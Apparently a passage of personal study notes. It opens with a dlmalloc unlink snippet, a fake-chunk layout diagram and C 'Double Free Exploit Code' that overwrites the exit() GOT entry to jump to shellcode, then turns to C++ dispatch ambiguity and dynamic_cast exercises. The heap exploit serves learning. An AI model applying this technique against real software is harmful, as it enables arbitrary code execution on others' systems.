        FD->bk = BK;
        BK->fd = FD;
}
```

The destination of the arbitrary write

The value which to write

Size or last 4 bytes of previous	
Size of this chunk = 672	P=1
FREEEEEDOOOMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM	
dummy size field	P=0
size of chunk = -4	P=0
GOT entry for exit()	
address of shellcode	
Size or last 4 bytes of previous	
Size of this chunk = 16	P=1
data	
data	

Double Free Exploit Code

pwned @ the exit call

```
  char *first, *second, *third, *fourth;
  char *fifth, *sixth, *seventh;
  shellcode_location=malloc(size);
  strcpy(shellcode_location, shellcode);

  first = malloc(256);
  second = malloc(256);
  third = malloc(256);
  fourth = malloc(256);
  free(first);
  free(third);
  fifth = malloc(128);
  free(first);
  sixth = malloc(256);
  *((char **)(sixth+0)) = GOT_LOCATION-12;
  *((char **)(sixth+4)) = shellcode_location;

  seventh = malloc(256);
  exit();
}
```

Static Dispatch Ambiguity vs Dynamic Dispatch Ambiguity?!

```
#include <iostream>

using namespace std;


class A {

    public:

      void print()

      { cout<<"A class content."; }

};

class B : public A {

    public:

      void print()

      { cout<<"B class content."; }

};class C : public B {};

int main()

{

    C c;

    c.print();  // which will print?

    return 0;

}
```

```
class c1
{
  public:
     void foo( )
     {}
};
class c2
{
    void foo( )
     {}
};
class derived : public c1, public c2
{

};

int main()
{
    derived obj;

/* Compiler error: Compiler can't figure out which foo( ) to call..
c1 or c2 .*/
    obj.foo( );
}
```

TODO

Exploring Casting

Toy with dynamic_cast:

- Example 1: http://goo.gl/LqDS5u
  - Class A and Class B both have print_Data that is overridden. dynamic_cast<> is used in main
    - two types of dynamic polymorphism
      - dynamic_cast<> and function overriding
    - Question: Does it affect how print_Data() is called here at all?
- Example 2: http://goo.gl/Q58YyS
  - **Single modification:** made print_Data() function in class B virtual.
  - Question: Can you spot the difference at the ASM level?
    - **Answer**: dynamic_cast only works with runtime polymorphic types (e.g. virtual)